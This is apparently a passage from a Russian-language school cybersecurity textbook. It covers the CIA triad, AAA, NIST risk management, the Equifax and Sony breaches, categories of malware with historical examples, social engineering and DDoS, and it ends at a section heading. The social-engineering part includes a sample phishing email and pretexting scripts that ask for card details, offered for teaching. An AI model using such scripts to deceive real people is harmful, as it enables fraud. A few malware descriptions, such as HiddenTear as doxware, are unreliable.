Триада **CIA**[18], которую часто считают краеугольным камнем информационной безопасности, включает в себя три основополагающих принципа: **конфиденциальность, целостность и доступность**.

Конфиденциальность направлена на защиту конфиденциальной информации от несанкционированного доступа, использования или раскрытия. Считайте, что это замок и ключ от вашего цифрового хранилища. Такие методы, как шифрование, которое преобразует информацию в нечитаемый формат, и контроль доступа, который ограничивает круг лиц, имеющих право просматривать или изменять данные, имеют решающее значение для поддержания конфиденциальности. Реальные утечки, такие как печально известный инцидент с компанией Equifax, когда в 2017 году произошел один из самых громких инцидентов цифровой эры, и компания в результате хакерской атаки потеряла данные до 148 млн клиентов, свидетельствуют о разрушительных последствиях нарушения конфиденциальности.

Целостность, вторая составляющая триады CIA, гарантирует, что информация останется точной, последовательной и достоверной. Это защита данных от несанкционированного изменения или удаления, гарантирующая, что вы видите то, что получаете. Такие методы, как **хэширование**[19], создающее уникальный цифровой отпечаток данных для обнаружения любых изменений, и цифровые подписи, проверяющие подлинность и происхождение информации, играют важную роль в поддержании целостности данных.

Последний элемент триады CIA, доступность, подчеркивает важность обеспечения доступности и работоспособности информации и систем в случае необходимости. Представьте себе, что при попытке зайти на свой банковский счет в Интернете вы получаете сообщение об ошибке — это и есть нарушение доступности. На доступность могут влиять такие факторы, как отказ оборудования, сбои в работе программного обеспечения, перебои в работе сети и даже вредоносные атаки типа **«отказ в обслуживании»**[20], которые переполняют систему трафиком, делая ее недоступной. Планирование аварийного восстановления, в котором описываются процедуры восстановления систем и данных после сбоев, и надежная инфраструктура, разработанная с учетом избыточности и отказоустойчивости, имеют решающее значение для обеспечения высокой доступности.

---

[18] **C**onfidentiality/***Конфиденциальность***, **I**ntegrity/***Целостность***, **A**vailability/***Доступность***

[19] **Хэширование** (от англ. "hash" — измельчать) — это процесс преобразования данных в фиксированный код (хэш) для защиты и идентификации. Хэш не уникален, но вероятность совпадений хеша разных данных крайне мала.

[20] **Отказ в обслуживании** (DDoS/**D**istributed **D**enial **o**f **S**ervice) — атака, которая нарушает доступность системы, перегружая её запросами или ресурсами.

1.2.3.2. Система 3*A (AAA)

Помимо триады CIA, система AAA обеспечивает структурированный подход к управлению доступом к компьютерным ресурсам, сетям и данным.

Аутентификация (Authentication), первое «A», направлена на проверку личности пользователей, устройств или систем, пытающихся получить доступ к ресурсам. Считайте, что это цифровой эквивалент предъявления удостоверения личности. Обычно используются такие методы, как пароли, биометрия, использующая уникальные биологические признаки для идентификации, и многофакторная аутентификация, сочетающая несколько методов аутентификации для повышения безопасности. У каждого метода есть свои сильные и слабые стороны, и выбор правильного зависит от требований безопасности и профиля риска защищаемой системы.

Авторизация (Authorization), второе «A», начинается после аутентификации пользователя или системы. Она определяет, к каким действиям или ресурсам разрешен доступ аутентифицированному субъекту. Управление доступом на основе ролей (**RBAC**[21]), широко распространенный подход, упрощает авторизацию путем назначения пользователей на роли с заранее определенными разрешениями. Например, в школьной среде учителя могут иметь доступ к оценкам учеников, а ученики — к своим оценкам и заданиям. RBAC дает такие преимущества, как упрощение администрирования, снижение рисков безопасности и улучшение соответствия нормативным требованиям.

Последняя буква «A», **учёт (Accounting)**, сосредоточена на отслеживании и регистрации действий пользователей в информационных системах. Это все равно что иметь подробный журнал регистрации того, кто к чему обращался, когда и какие изменения были сделаны. Эта информация крайне важна для обеспечения подотчетности, позволяя организациям отследить источник инцидентов безопасности, продемонстрировать соответствие нормативным требованиям и даже выявить подозрительные схемы действий. Протоколирование действий пользователей, аудит системных событий и мониторинг шаблонов доступа к данным являются распространенными методами учета.

1.2.3.3. Неопровержимость (Доказательство участия)

И наконец, **Неопровержимость** гарантирует, что отправитель сообщения или данных не сможет отрицать их отправку. Считайте, что это цифровой эквивалент подписанной расписки. Этот принцип имеет решающее значение для предотвращения споров и обеспечения подотчетности в цифровых транзакциях. Цифровые подписи, использующие криптографию для привязки личности человека к цифровому документу или сообщению, являются распространенным механизмом для достижения неопровержимости. Они обеспечивают неопровержимое доказательство происхождения и содержания пакета данных, что делает их неотъемлемой частью в таких приложениях, как электронная коммерция, распространение программного обеспечения и безопасные коммуникации.

Понимание этих основных принципов безопасности — триады CIA системы AAA и неопровержимости — является основополагающим. Они служат основой для создания безопасных систем, внедрения эффективных средств контроля безопасности и принятия обоснованных решений по защите ценных информационных активов.

1.2.4. Расширенные концепции безопасности (Управление рисками)

Не ограничиваясь основополагающими принципами, давайте рассмотрим более сложные концепции безопасности, которые необходимы для создания надежной системы безопасности в современном сложном цифровом ландшафте. Эти концепции обеспечивают основу для проактивного выявления, оценки и снижения

[21] **RBAC (Role-Based Access Control)** — это модель управления доступом, в которой права пользователей определяются на основе их ролей в организации. Пользователи получают доступ только к тем ресурсам и функциям, которые необходимы для выполнения их должностных обязанностей.

рисков, внедрения эффективных средств контроля безопасности и обеспечения соответствия соответствующим нормативным требованиям.

Управление рисками — это основа любой хорошей стратегии безопасности. Проще говоря, это процесс, при котором мы заранее стараемся предвидеть возможные проблемы и разрабатываем план, чтобы эти проблемы не нанесли нам вред. Сначала мы должны понять, какие угрозы могут повлиять на наши важные данные и системы, насколько они вероятны, и какие последствия они могут иметь. Затем мы принимаем меры, чтобы эти угрозы не реализовались.

Существует много способов оценки рисков, и один из них — это структура, предложенная **NIST**[22], называемая Risk Management Framework (RMF)[23]. Она включает шесть этапов:

1. **Категоризация:** На этом этапе мы определяем, какие данные и системы в организации важны, и насколько они критичны.
2. **Выбор:** Далее мы выбираем подходящие меры безопасности, которые помогут защитить наши данные и системы.
3. **Внедрение:** После этого мы внедряем эти меры, чтобы они начали работать.
4. **Оценка:** Затем мы проверяем, насколько хорошо работают установленные меры безопасности.
5. **Авторизация:** Руководство дает разрешение на использование системы, если меры безопасности работают как надо.
6. **Мониторинг:** Постоянно следим за тем, чтобы безопасность оставалась на уровне, и вносим изменения, если появляются новые угрозы.

Чтобы уменьшить риски, приходится принимать решения, как лучше защититься. Иногда нужно найти баланс между внедрением защитных мер и тем, чтобы не мешать работе бизнеса. Иногда риск можно переложить на страховую компанию.

Меры безопасности, которые помогают снизить риски, делятся на три типа:

1. **Технические меры:** Это использование технологий для защиты. Например, брандмауэры[24], которые контролируют, какие данные проходят через сеть, или шифрование, которое делает данные нечитаемыми без специального ключа.
2. **Операционные меры:** Они касаются того, как люди работают с информацией. Например, это могут быть правила создания сложных паролей, планы действий при проблемах с безопасностью, или обучение сотрудников, чтобы они знали, как избежать опасных ситуаций.
3. **Управленческие меры:** Эти меры направлены на создание общей системы управления безопасностью в организации. Например, регулярная оценка рисков, чтобы выявлять возможные угрозы, или аудит безопасности, который проверяет, насколько эффективны текущие меры защиты.

1.2.5. Применение в реальном мире. Нарушения мер безопасности

Изучение реальных случаев, связанных с утечками данных и нарушениями безопасности, помогает понять, насколько важна надежная защита информации, и какие последствия могут быть, если в системе безопасности происходят сбои. Эти примеры напоминают, что безопасность — это не только задача IT-специалистов, но и важная часть работы всей компании.

В мире информационной безопасности бывают случаи, которые становятся уроком для всех. Два таких случая — это взломы компаний Equifax в 2017 году и Sony Pictures в 2014 году. Эти инциденты показали, насколько важно соблюдать меры безопасности и каковы могут быть последствия их нарушений.

---

[22] **NIST (National Institute of Standards and Technology)** — это Национальный институт стандартов и технологий, занимающийся разработкой и продвижением стандартов в различных областях, включая кибербезопасность.

[23] Система управления рисками (СУР)

[24] **Брандмауэры (файрволы)** — системы или устройства, контролирующие и фильтрующие сетевой трафик между внутренней и внешней сетью для защиты от несанкционированного доступа и угроз.

kaspersky

1.2.5.1 Взлом Equifax

В 2017 году Equifax, организация по сбору кредитной информации, стала жертвой хакерской атаки. Хакеры воспользовались уязвимостью в программном обеспечении Apache Struts[25], которое использовала компания, и похитили личные данные более 147 миллионов человек. Эта информация включала номера социального страхования, даты рождения, адреса и данные о кредитных картах.

Нарушенные меры безопасности в Equifax

1. **Управление уязвимостями:** Equifax не устранила известную уязвимость в программном обеспечении, хотя обновление было доступно за несколько месяцев до атаки. Это нарушило рекомендации NIST по регулярному обновлению программного обеспечения.
2. **Непрерывный мониторинг и оценка безопасности:** Хакеры смогли действовать незаметно в течение нескольких месяцев, что свидетельствует о недостаточном мониторинге. NIST рекомендует организациям постоянно следить за системами для своевременного обнаружения подозрительной активности.
3. **Управление доступом:** Хакеры получили доступ к критически важной информации, что говорит о слабой защите данных. Согласно NIST, доступ к чувствительным данным должен быть строго ограничен, и для их защиты нужно использовать многофакторную аутентификацию.
4. **Обучение персонала:** Вероятно, сотрудники Equifax не были достаточно осведомлены о мерах безопасности. NIST подчеркивает важность регулярного обучения сотрудников по вопросам кибербезопасности.
5. **Инцидентное реагирование:** Несмотря на признаки взлома, компания не смогла вовремя отреагировать на инцидент. NIST рекомендует иметь чёткий план реагирования на инциденты, чтобы минимизировать ущерб.
6. **Защита данных:** Личные данные, похищенные хакерами, не были должным образом защищены. NIST рекомендует шифровать конфиденциальные данные и защищать их при хранении и передаче.

1.2.5.2. Взлом Sony Pictures

В 2014 хакеры, проникли в сеть компании Sony Pictures и украли большое количество конфиденциальной информации, включая данные о сотрудниках, невыпущенные фильмы и личную переписку руководства. Этот инцидент имел разрушительные последствия для компании: финансовые потери, ущерб репутации и публичный скандал.

Нарушенные меры безопасности в Sony Pictures

1. **Управление доступом:** Хакеры смогли получить доступ к обширной информации, что указывает на слабую систему управления доступом. NIST рекомендует строгий контроль над тем, кто и к каким данным имеет доступ.
2. **Непрерывный мониторинг:** Хакеры долгое время оставались незамеченными, что свидетельствует о недостатках в мониторинге сети. По стандартам NIST, организации должны проводить постоянный мониторинг своих систем для быстрого обнаружения угроз.
3. **Инцидентное реагирование:** Sony Pictures также столкнулась с проблемами в реагировании на инцидент, что позволило хакерам нанести значительный ущерб. Это показывает, насколько важны планы реагирования на инциденты, рекомендованные NIST.
4. **Управление рисками:** В случае Sony Pictures недостаточное внимание было уделено управлению рисками, связанными с кибератаками. NIST подчеркивает важность оценки и управления рисками для предотвращения подобных инцидентов.

Выводы и уроки

Эти случаи с Equifax и Sony Pictures ясно показывают, насколько важно строгое соблюдение мер безопасности и управление рисками. Нарушение даже одного из ключевых принципов может привести к серьезным последствиям: финансовым потерям, утрате доверия клиентов и репутационным рискам. Эти

[25] **Apache Struts** — это фреймворк с открытым исходным кодом для разработки веб-приложений на Java, упрощающий создание и управление MVC-архитектурой (Model-View-Controller).

инциденты подчеркивают необходимость комплексного подхода к безопасности, который включает не только технические меры, но и правильное управление процессами и обучение сотрудников. Соблюдение стандартов NIST помогает организациям лучше защитить свои данные и снизить риски, связанные с кибератаками.

Задание по параграфу учебника:

1) Глоссарий ключевых терминов

Создайте глоссарий, в котором своими словами определите и объясните следующие термины кибербезопасности. Представьте, что вы объясняете эти термины другу, который мало что знает о кибербезопасности. Используйте четкий и лаконичный язык.

- **Триада CIA (Confidentiality, Integrity, Availability)**
- **AAA (система аутентификации, авторизации, учета)**
- **Управление рисками**
- **Вредоносное ПО**

2) Резюме и пояснения

а) Триада CIA

- Опишите три ключевых принципа триады CIA (Confidentiality, Integrity, Availability).
- Для каждого принципа приведите конкретный пример того, как он может быть нарушен в школьной среде. Объясните потенциальные последствия каждого нарушения.

Пример:

- **Конфиденциальность:** Ученик получает несанкционированный доступ к школьной системе оценок и может просматривать оценки других учеников.
- **Последствия:** Нарушение конфиденциальности, возможность получения нечестных преимуществ или шантажа, ущерб репутации школы.

б) Система AAA

Объясните назначение системы AAA (Authentication, Authorization, Accounting), используя соответствующие аналогии из повседневной жизни.

Пример:

- **Аутентификация:** Вспомните, как вы предъявляете удостоверение личности, чтобы попасть на концерт — это подтверждает вашу личность.
- **Авторизация:** Ваш билет на концерт определяет, в какую секцию вы можете попасть — это определяет ваши разрешенные действия.
- **Учет:** Концертное заведение отслеживает сканы билетов, чтобы знать, кто посетил концерт — это фиксирует и отслеживает активность пользователей.

kaspersky

Глава 2. Угрозы и атаки

Эта глава станет вашим путеводителем по миру киберугроз. Мы рассмотрим различные способы, с помощью которых злоумышленники пытаются скомпрометировать системы, украсть данные и устроить хаос. Но не волнуйтесь, мы не только расскажем о проблемах, но и вооружим вас знаниями и умениями, чтобы защитить себя и дать отпор. К концу этой главы вы будете хорошо осведомлены о тактике, используемой киберпреступниками, и будете готовы безопасно и ответственно перемещаться по цифровому миру.

§2.1. Киберугрозы

2.1.1. Введение в киберугрозы

Киберугрозы — это угрозы, исходящие из Интернета и других цифровых источников и направленные на компьютеры, смартфоны, сети и даже онлайн-аккаунты. По мере развития технологий эти угрозы эволюционируют, становясь все более изощренными и сложными для обнаружения. В этом разделе мы дадим исчерпывающий обзор того, что такое киберугрозы, почему они существуют, как они эволюционировали с течением времени.

2.1.1.1. Что такое киберугрозы?

Киберугрозы — это любые вредоносные действия, которые направлены на повреждение, кражу или нарушение работы данных или компьютерных систем. Эти угрозы могут принимать разные формы, например, вирусы, программы, которые требуют деньги за разблокировку, фишинг (попытки обмана для получения личных данных), и попытки взлома. Они используют слабые места в компьютерных системах или сетях, что часто приводит к утечке данных, нарушению работы сервисов или распространению ложной информации. Киберугрозы могут исходить как от отдельных людей, так и от преступных групп или даже государственных организаций.

2.1.1.2. Почему существуют киберугрозы?

Киберугрозы возникают по разным причинам. Одни злоумышленники хотят заработать деньги, украсть личные данные или получить доступ к секретной информации. Другие могут преследовать политические цели, пытаясь повлиять на мнение людей, помешать работе правительства или распространить пропаганду. Некоторые злоумышленники просто хотят создать хаос, навредить чьей-то репутации или проверить, насколько защищены системы. Интернет, благодаря своей анонимности и глобальному охвату, становится удобным местом для такой вредоносной деятельности.

2.1.1.3. Эволюция киберугроз

С годами ландшафт киберугроз значительно изменился. На заре развития Интернета угрозы были относительно простыми - вирусы, которые могли замедлить работу компьютера или вызвать небольшие сбои в работе. Однако по мере развития технологий менялись и методы, и инструменты, используемые киберпреступниками. Современные киберугрозы стали более сложными, в них используются такие передовые методы, как **социальная инженерия**, «**уязвимости нулевого дня»**[26] и сложные вредоносные программы, способные ускользнуть от обнаружения. Эта эволюция требует постоянной адаптации.

Киберугрозы можно сравнить с цифровыми болезнями: они постоянно меняются и представляют серьёзную опасность для людей, компаний и государств. Чтобы защититься, нужно понимать, что это за угрозы, почему они появляются и как со временем становятся другими. Также важно понимать, что кибербезопасность очень

[26] **Уязвимости нулевого дня (zero-day vulnerabilities)** — это неизвестные разработчикам программного обеспечения ошибки в программе, которые злоумышленники могут использовать до выхода исправлений.

важна для защиты нашего цифрового мира. Если мы будем знать о возможных угрозах и внимательно следить за своей безопасностью, мы сможем лучше защитить себя от этих опасностей.

2.1.2. Типы киберугроз

Теперь, когда мы разобрались с основами, давайте рассмотрим разные виды киберугроз, которые прячутся в цифровом мире. Мы приведем примеры из реальной жизни, чтобы показать, как эти угрозы действуют и какой вред они могут причинить.

2.1.2.1. Вредоносное программное обеспечение: Хитрые Саботажники

Вредоносное ПО (или malware) — это общий термин для любого программного обеспечения, которое предназначено для того, чтобы навредить компьютеру или украсть личную информацию. Представьте, что это что-то вроде простуды в мире цифровых технологий: оно повсюду и может стать настоящей головной болью. Рассмотрим несколько типов вредоносного ПО на примерах.

2.1.2.1.1. Вирусы.

Это маленькие вредители, которые прикрепляются к обычным программам и начинают размножаться. Когда вирус заражает ваш компьютер, он может удалять файлы, красть данные или даже управлять вашей системой. Например, вирус «ILOVEYOU», который распространялся через электронные письма, маскируясь под любовные послания, нанес ущерб на миллиарды рублей по всему миру.

Разберем подробнее типы вирусов, которые могут нанести вред компьютеру и данным:

1. **File Infector** (Файловый вирус): Это один из самых распространенных типов вирусов. Он заражает исполняемые файлы, такие как *.exe, *.com и другие. Когда ты запускаешь зараженный файл, вирус активируется и может начать распространяться на другие файлы в системе. Это может привести к повреждению программ, потере данных и другим проблемам с работой компьютера.
- **Пример:** Virus.Win32.Sality
- **Где использовался:** Этот вирус заражал исполняемые файлы Windows. Он распространялся через внешние носители и сети, нанося значительный ущерб системам по всему миру в 2000-х годах.
2. **Boot Sector Virus** (Вирус загрузочного сектора): Этот вирус заражает загрузочный сектор жесткого диска или другого носителя (например, USB-флешки). Загрузочный сектор — это часть диска, которая отвечает за запуск операционной системы при включении компьютера. Вирус активируется еще до загрузки операционной системы, что делает его особенно опасным, так как он может помешать нормальной загрузке системы или установить другие вредоносные программы.
- **Пример:** Virus.DOS.Stoned
- **Где использовался:** Один из самых известных вирусов 90-х годов, который заражал загрузочные сектора жестких дисков и дискет. Наиболее известен за то, что он отображал сообщение «Your PC is now stoned» при загрузке компьютера.
3. **Macro Virus** (Макровирус): Такой вирус содержится в документах и таблицах, созданных в программах вроде Microsoft Word или Excel. Макровирусы могут распространяться при открытии зараженного документа, и часто передаются по электронной почте или через обмен файлами. Они могут повредить документы, похитить данные или выполнять другие вредоносные действия.
- **Пример:** Virus.Win32.Melissa
- **Где использовался:** Melissa был макровирусом, который распространялся через документы Microsoft Word. Он использовал макросы, встроенные в документы, чтобы распространяться через электронную почту, парализуя множество компаний в 1999 году.

2.1.2.1.2. Черви.

В отличие от вирусов, червям не нужен «хозяин» для распространения. Они могут самовоспроизводиться и перемещаться по сетям, заражая уязвимые компьютеры. Например, червь «Conficker» использовал слабость в системе Windows и создал огромную ботнет-сеть (сеть заражённых компьютеров), которую использовали для DDoS-атак и распространения других видов вредоносного ПО.

1. **Email Worm** (Электронный почтовый червь): Этот тип вредоносного программного обеспечения распространяется через вложения в электронных письмах или ссылки, содержащие вирусы. Когда кто-то открывает такое письмо или нажимает на ссылку, вирус автоматически активируется и начинает отправлять зараженные письма другим людям из контактного списка жертвы. Так вирус распространяется дальше.
- **Пример:** Worm.Win32.Mydoom
- **Где использовался:** Mydoom стал одним из самых быстро распространяющихся червей в истории. Он рассылал себя по электронной почте, вызывая массовые перебои в работе сетей по всему миру в 2004 году.
2. **Internet Worm** (Сетевой червь): Этот червь использует уязвимости в компьютерных сетях для быстрого распространения по Интернету или локальным сетям (например, сети в офисе или школе). Он может заражать компьютеры, даже если пользователь не открывает никакие письма или файлы, просто за счет того, что компьютер подключен к сети.
- **Пример:** Worm.Win32.SQLSlammer
- **Где использовался:** SQL Slammer был сетевым червем, который заразил тысячи серверов за считанные минуты в 2003 году, вызвав массовые перебои в работе интернет-служб.
3. **IM Worm** (Червь мгновенных сообщений): Этот тип вируса распространяется через платформы для обмена мгновенными сообщениями, такие как WhatsApp, Telegram или старые программы вроде ICQ. Червь отправляет зараженные сообщения всем контактам жертвы, часто маскируясь под обычное сообщение, чтобы заставить других пользователей его открыть.
- **Пример:** Worm.Win32.Kelvir
- **Где использовался:** Kelvir распространялся через мессенджеры, такие как MSN Messenger, посылая зараженные ссылки пользователям в списке контактов. Этот червь был активен в 2005 году.
4. **P2P Worm** (Червь одноранговых сетей): Этот червь распространяется через одноранговые (peer-to-peer, P2P) файлообменные сети, которые используются для обмена файлами между пользователями напрямую, без использования центрального сервера. Вирус маскируется под популярные файлы, такие как музыка, фильмы или программы, и когда кто-то загружает и открывает такой файл, его компьютер заражается, и червь начинает распространяться дальше.
- **Пример:** Worm.Win32.Agobot
- **Где использовался:** Agobot распространялся через одноранговые сети (P2P) и использовался для создания ботнетов, которые могли выполнять атаки DDoS и другие злонамеренные действия.

2.1.2.1.3. Трояны.

Троянские программы (или просто трояны) получили своё название от древнегреческой легенды о Троянском коне. Согласно этой легенде, греки, осаждавшие город Трою, не могли долгое время захватить город силой. Тогда они придумали хитрость: соорудили огромного деревянного коня, внутри которого спрятались их воины, и оставили его у ворот Трои. Троянцы приняли коня как подарок и внесли его в город, думая, что это символ окончания войны. Ночью греки, скрывавшиеся внутри коня, вышли наружу, открыли ворота города для своей армии, и таким образом захватили Трою. Эти вредоносные программы маскируются под безобидные, такие как игры или полезные утилиты. Когда вы скачиваете и устанавливаете троян, он запускает свой вредоносный код, который может красть пароли, следить за вашей онлайн-активностью и многое другое. Известный троян «Emotet» часто приходит в виде невинного вложения в письме, но затем начинает воровать банковские данные и другую конфиденциальную информацию. Рассмотрим, что означают различные типы троянов, которые могут попасть на компьютер или смартфон.

1. **Backdoor** (Задняя дверь): Этот тип трояна создает тайный вход в систему, минуя стандартные процедуры проверки, как пароль или логин. Это позволяет злоумышленникам удаленно управлять компьютером или смартфоном, не будучи замеченными пользователем.
- **Пример:** Trojan.Win32.BackOrifice
- **Где использовался:** Back Orifice был одним из первых троянцев с функцией задней двери, позволяющим злоумышленникам удаленно управлять зараженными компьютерами. Был активно использован в конце 90-х.
2. **Downloader** (Загрузчик): Это вредоносное ПО, основная цель которого — скачать и установить другие вредоносные программы на зараженное устройство. Часто это происходит без ведома пользователя, и устройство становится зараженным еще большим количеством вирусов или троянов.
- **Пример:** Trojan.Win32.Delf

- **Где использовался:** Этот троян-загрузчик загружал и устанавливал другие вредоносные программы на зараженные компьютеры. Был активно использован в начале 2000-х годов.

3. **Dropper** (Дроппер). Это программа, которая несет в себе другие, более сложные вредоносные программы. Он «выбрасывает» их на зараженное устройство, позволяя этим программам начать свою вредоносную деятельность.

- **Пример:** Trojan.Win32.Dridex
- **Где использовался:** Dridex был дроппером, который устанавливал банковский троян на системы жертв. Он был ответственен за значительные финансовые потери в 2014 году.

4. **Banking Trojan** (Банковский троян): Этот вид трояна направлен на кражу финансовых данных. Он охотится за логинами, паролями, номерами кредитных карт и другой информацией, связанной с онлайн-банкингом и платежными системами. Злоумышленники могут использовать эту информацию для кражи денег с банковских счетов.

- **Пример:** Trojan.Win32.Zeus
- **Где использовался:** Zeus был широко используемым банковским трояном, который крал учетные данные онлайн-банкинга, что привело к массовым кражам денежных средств в середине 2000-х.

5. **PSW-Stealing Trojan** (Троян, крадущий пароли): Как следует из названия, этот троян создан для того, чтобы воровать пароли и логины, а также другие конфиденциальные данные, которые хранятся на устройстве. Эти пароли могут быть сохранены в браузерах, менеджерах паролей, файлах конфигурации программ, операционной системе или даже в кэше и временных файлах. В результате, злоумышленники могут получить доступ к учетным записям в социальных сетях, почте и даже к банковским сервисам.

- **Пример:** Trojan.Win32.Ldpinch
- **Где использовался:** Этот троян крал пароли и другую конфиденциальную информацию, хранящуюся на зараженных компьютерах. Был активен в начале 2000-х.

6. **Trojan-Ransom** (Шифровальщик или вымогатель): Этот вид трояна шифрует файлы на устройстве и затем требует выкуп (например, деньги) за их расшифровку. Часто такие программы маскируются под законные уведомления от правоохранительных органов, что делает их еще более опасными.

- **Пример:** Trojan.Win32.CryptoLocker
- **Где использовался:** CryptoLocker был одним из первых массово распространенных шифровальщиков, шифровавших файлы жертв и требовавших выкуп за их расшифровку в 2013 году.

7. **Trojan-Spy** (Шпионский троян): Шпионский троян работает скрытно, наблюдая за твоими действиями на устройстве. Он может записывать нажатия клавиш, делать скриншоты экрана и отправлять эту информацию злоумышленникам. Таким образом, троян-шпион может украсть личные данные или важную информацию.

- **Пример:** Trojan.Win32.SpyEye
- **Где использовался:** SpyEye использовался для шпионажа за пользователями, собирая данные о клавиатурных вводах, с целью кражи финансовой информации в 2010 году.

8. **IM/SMS Trojan** (Троян для мессенджеров и SMS): Этот вид трояна похищает данные из сообщений в мессенджерах или SMS. Злоумышленники могут использовать украденную информацию для рассылки спама или перехвата кодов двухфакторной аутентификации, что может привести к краже учетных записей.

- **Пример:** Trojan.AndroidOS.SmsSpy
- **Где использовался:** Этот троян нацелен на мобильные устройства Android и крадет SMS-сообщения и другую информацию, связанную с мессенджерами.

2.1.2.1.4. Программы-вымогатели (Ransomware)

Это цифровой аналог похищения данных с целью получения выкупа. Программы-вымогатели шифруют ваши файлы, делая их недоступными, и требуют выкуп (обычно в криптовалюте за предоставление ключа для расшифровки). Атака программой-вымогателем «WannaCry» вызвала хаос по всему миру, затронув больницы, компании и частных лиц. Рассмотрим программы вымогатели более подробно.

1. **Crypto-Ransomware** (Шифровальщик вымогатель): Этот тип вредоносного программного обеспечения шифрует файлы пользователя, используя сложные и мощные алгоритмы шифрования. Это означает, что ваши фотографии, документы и другие важные файлы становятся недоступными. Для того чтобы их разблокировать, злоумышленники требуют от вас заплатить выкуп, обещая прислать ключ для расшифровки файлов.

- **Пример:** WannaCry

- **Где использовался:** WannaCry шифровал файлы на компьютерах по всему миру в 2017 году, требуя выкуп в биткойнах. Этот вирус нанес ущерб сотням тысячам систем.

2. **Locker Ransomware** (Блокировщик вымогатель): В отличие от предыдущего типа, этот вид программ не шифрует файлы, а полностью блокирует доступ к вашему устройству. Это может выглядеть так, как будто компьютер или смартфон «заморожены» — вы не можете пользоваться операционной системой и запускать программы. Для разблокировки устройства от вас требуют заплатить выкуп.

- **Пример:** WinLock
- **Где использовался:** WinLock блокировал доступ к системам Windows, требуя оплаты для разблокировки экрана. Был активно распространен в 2010 году в России.

3. **Doxware/Leakware** (Вымогатель-шантажист): Этот тип программ крадет конфиденциальную информацию, такую как личные сообщения, фотографии или документы. Затем злоумышленники угрожают опубликовать эти данные в открытом доступе, если вы не заплатите выкуп. Например, они могут пригрозить выложить ваши личные фотографии в интернет, если вы не переведете им деньги.

- **Пример:** Ransomware.HiddenTear
- **Где использовался:** HiddenTear угрожал жертвам публичным раскрытием их личных данных, если они не заплатят выкуп. Эта угроза распространялась в 2015 году.

2.1.2.1.5. Шпионские программы (Spyware)

Как следует из названия, шпионские программы работают в скрытом режиме, тайно отслеживая вашу онлайн-активность и крадя личную информацию.

1. **Кейлоггер (Keylogger)**: Это программа, которая незаметно записывает каждую клавишу, которую нажимает пользователь на клавиатуре. Это позволяет злоумышленнику узнать пароли, номера кредитных карт и другую конфиденциальную информацию. Например, если ввести пароль от своей страницы в соцсети, кейлоггер сохранит все символы, которые ввел пользователь.

- **Пример:** Keylogger.Win32.Agent
- **Где использовался:** Этот кейлоггер записывал все клавиатурные вводы, включая пароли и личные сообщения, и передавал их злоумышленникам. Был активно использован в 2000-х годах.

2. **Скриншотер (Screen Grabber)**: Это программа, которая тайно делает снимки экрана компьютера. Эти снимки могут делаться через определенные промежутки времени или в момент, когда выполняются какие-то действия, например, открывается банковское приложение. Таким образом, злоумышленник может увидеть, чем пользователь занимается на компьютере и получить доступ к личным данным.

- **Пример:** Spyware.Win32.ScreenCaptor
- **Где использовался:** ScreenCaptor делал скриншоты с экрана зараженного компьютера и отправлял их атакующим. Был популярен среди хакеров в середине 2000-х.

3. **Запись звука/видео** (Sound/Video Recorder): Это программа, которая тайно записывает звук или видео с микрофона или камеры устройства. Например, если такой вирус установлен на компьютере или смартфоне, злоумышленник может подслушивать разговоры или даже наблюдать за через камеру, не выдавая своего присутствия.

- **Пример:** Spyware.Win32.WebcamSpy

2.1.2.2. Социальная инженерия: Искусство психологических манипуляций

Социальная инженерия связана с использованием слабостей людей, а не технических систем. Это искусство обмана людей с целью заставить их раскрыть конфиденциальную информацию или совершить действия, которые могут нарушить безопасность. Представьте себе, что это как мошенничество в киберпространстве. Рассмотрим некоторые распространенные приемы социальной инженерии:

- **Фишинг:** Вы, наверное, уже сталкивались с фишинговыми письмами — это такие сообщения, которые выглядят как отправленные от надежных источников, например, от вашего банка или популярного онлайн-сервиса. Часто в таких письмах создается ощущение срочности или паники, чтобы заставить вас нажать на ссылку или открыть вложение. Это может привести к заражению компьютера вирусом или кражу ваших данных. Например, в 2016 году произошла атака на Национальный комитет Демократической партии США с использованием фишинга, что привело к утечке конфиденциальных писем. Как результат, последовала отставка члена Палаты Представителей и председателя партии, а вслед за ней и ее ближайших помощников

Пример содержания письма:
Тема: Важное уведомление о безопасности
Уважаемый(ая) [Имя получателя],
Недавно мы обнаружили подозрительную попытку входа в ваш аккаунт. Для вашей безопасности мы рекомендуем вам немедленно сменить пароль.
Пожалуйста, нажмите на следующую ссылку, чтобы сменить пароль:
[Вредоносная ссылка, замаскированная под легитимную страницу смены пароля]
С уважением,
Команда безопасности

- **Претекстинг**: Этот метод заключается в создании правдоподобного предлога, чтобы завоевать доверие человека и затем заставить его выдать информацию или выполнить нежелательные действия. Например, злоумышленник может позвонить вам, притворившись сотрудником технической поддержки банка, и попросить вас подтвердить данные вашего счета.
    - **Претекст:** Злоумышленник звонит, представляясь сотрудником технической поддержки вашего банка. Он утверждает, что в системе произошёл сбой, и им нужно подтвердить ваши данные для восстановления доступа к вашему аккаунту. Далее может запросить: номер вашей карты, срок действия карты, CVV-код (3 цифры на обратной стороне карты)
    - **Претекст:** Злоумышленник отправляет вам письмо или SMS с поздравлениями о выигрыше в лотерее или конкурсе, в котором вы не участвовали. Чтобы получить приз, вас просят предоставить личную информацию или оплатить комиссию за перевод средств.
- **Бэйтинг**: Этот прием использует человеческое любопытство или желание получить что-то бесплатно. Например, представьте себе USB-накопитель с надписью «Конфиденциально» или «Зарплаты сотрудников», оставленный в общественном месте или офисе. Кто-то может захотеть подключить его к своему компьютеру, чтобы посмотреть, что на нем, но при этом он может случайно заразить свою систему вирусом.

2.1.2.3. Атаки типа «отказ в обслуживании» (DoS) и «распределенный отказ в обслуживании» (DDoS)

Представьте, что вы хотите зайти на свой любимый сайт, но он не работает и совсем недоступен. Именно это и является целью атак типа «Отказ в обслуживании» (DoS) — перегрузить систему таким количеством запросов, что она перестанет нормально работать. DDoS-атаки (распределённый отказ в обслуживании) идут ещё дальше: они используют сеть заражённых компьютеров (ботнет), чтобы усилить атаку. Вот как это происходит.

Перегрузка ресурса: Представьте, что вы пытаетесь попасть на концерт, но вход заблокирован толпой, которая сильно давит. Атаки DoS/DDoS работают по тому же принципу, заваливая сервер множеством запросов, чтобы он не мог справиться с ними, и обычные пользователи не могли получить доступ к сайту.

Нарушение работы: Эти атаки могут привести к отключению сайтов, онлайн-сервисов и даже целых сетей, что наносит серьёзные финансовые убытки и портит репутацию. Например, в 2016 году большая DDoS-атака на компанию Dyn, крупного провайдера DNS, привела к тому, что доступ к таким популярным сайтам, как Twitter, Netflix и Reddit, был нарушен на несколько часов.

2.1.2.3. Атаки типа «человек посередине» (MitM): Прослушка ваших разговоров

